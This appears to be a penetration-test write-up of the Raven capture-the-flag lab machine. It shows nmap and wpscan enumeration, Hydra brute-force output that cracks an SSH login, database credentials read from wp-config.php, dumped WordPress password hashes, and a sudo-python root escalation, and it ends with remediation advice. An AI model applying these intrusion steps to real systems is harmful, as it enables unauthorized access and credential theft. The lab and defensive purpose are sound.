Executive Summary

The most critical vulnerability here is the weakness of the passwords used and the weakness of authentication. Steven's account credentials on both the webserver and SSH server were identical and Michael used his username as his password. If there were credit card numbers stored in the database here or other such financial data, they could have easily been taken. This server is severely jeopardized because of the weak authentication used. It is suggested that the business take serious action to resolve the issues faced here as soon as possible.

Attack Narrative

Reconnaissance

General Reconnaissance

We begin by using netdiscover to locate the target machine in the network. After finding the corresponding IP address, we gave the IP a port scan with Nmap.

There were 4 open ports on our target, 22, 80, 111, and 54030. Most likely, a successful attack path will be through 22 and 80. After further enumeration, we've determined that port 22 is running OpenSSH 6.7 and port 80 is running Apache httpd 2.4.10. The target is running Debian Linux.

```
10.0.2.6  22     tcp    ssh      open   OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
10.0.2.6  80     tcp    http     open   Apache httpd 2.4.10 (Debian)
10.0.2.6  111    tcp    rpcbind  open   2-4 RPC #100000
10.0.2.6  54030  tcp    status   open   1 RPC #100024
```

Enumeration and Vulnerability Analysis

This section summarizes the most critical vulnerabilities affecting the target network.

IP Address	Operating System	Vulnerabilities	Risk (Low/Med/High)
10.0.2.6 (raven.local)	Linux 3.x (Debian)	Weak Passwords	High
		Weak Authentication (SSH)	High

Web Server Analysis

A casual glance-over revealed a WordPress instance, but other than that the website is static. Enumerating with wpscan revealed two users. Brute-forcing using wpscan didn't yield any results.

```
[+] michael
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://raven.local/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Network Analysis

We figured that we should run a brute-force attack while using a username enumerator in Metasploit on the off chance that it would work with one of the two usernames we discovered earlier and immediately found a user/pass pair for Michael. We used these credentials to log into the server and easily found our way into the HTTP server's contents, as well as its MySQL service.

```
[DATA] attacking ssh://10.0.2.6:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@10.0.2.6:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.6:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 10.0.2.6   login: michael   password: michael
[STATUS] attack finished for 10.0.2.6 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-12 22:09:36
```

Post-Exploitation Exploration and Privilege Escalation

Once we had access to the machine via SSH with Michael's credentials, we found that we can navigate through the webserver's directories and view the various configuration files. It was at this point that we found the second flag in the directory above the presiding HTML files.

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$
```

Also, with some use of the grep command we were able to sift through the content of the website to find the first flag.

```
michael@Raven:/var/www/html$ grep flag service.html
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

Additionally, we found that inside of the wp-config.php file was credentials for logging into the MySQL service. This allowed us to make strides towards further compromising the host.


```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

We were able to view the various databases and their tables and found usernames with corresponding password hashes.

```
mysql> select * from wp_users;
+----+------------+------------------------------------
----------+---------------+
| ID | user_login | user_pass
ser_status | display_name   |
+----+------------+------------------------------------
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
         0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
         0 | Steven Seagull |
+----+------------+------------------------------------
----------+---------------+
2 rows in set (0.00 sec)
```

Steven's password hash was cracked within minutes. After logging into WordPress, the third flag was found in a draft post from inside the WordPress administrative panel.



Finding that we were not getting much further with Michael's account because of privilege restrictions, we decided to see if we can switch accounts in our SSH session and in an attempt at credential stuffing, use Steven's account instead using the password we cracked from his hash. From there, we noticed that Steven had some sudo privileges with python and we were able to pop a root shell with a python one-liner. Now we can search the entire system for flags without being denied permission for entering any directory or reading any file. Subsequently, the fourth flag was found in the root account's home directory.

Conclusion and Recommendations

Based on the results documented above, we recommend the client take the following steps to remediate the vulnerabilities identified on the target machine.

Web Server

The webserver was not really exploited all that much in this instance since most of the work was done through SSH. Nevertheless, using stronger passwords would be great. If possible, using stronger hashes with salt would also be good.

Network Services

The weak passwords are the most critical vulnerability in this instance. Do not reuse passwords across accounts as this could lead to attackers gaining access with credential stuffing and do not use a username as the password. A randomly generated salted password is best. Additionally, it would also be good if the SSH server could throttle login attempts to prevent brute-force attacks in the future. Furthermore, SSH is done best when used with key-based authentication. Consider generating a key-pair using a strong passphrase. This can prevent brute-force attacks entirely.

Hardening the Server

We were able to achieve privilege escalation because Steven had sudo privileges for python. Since this was the only program on the system he had sudo rights to, it’s recommended to revoke his sudo rights since they do not seem to be necessary.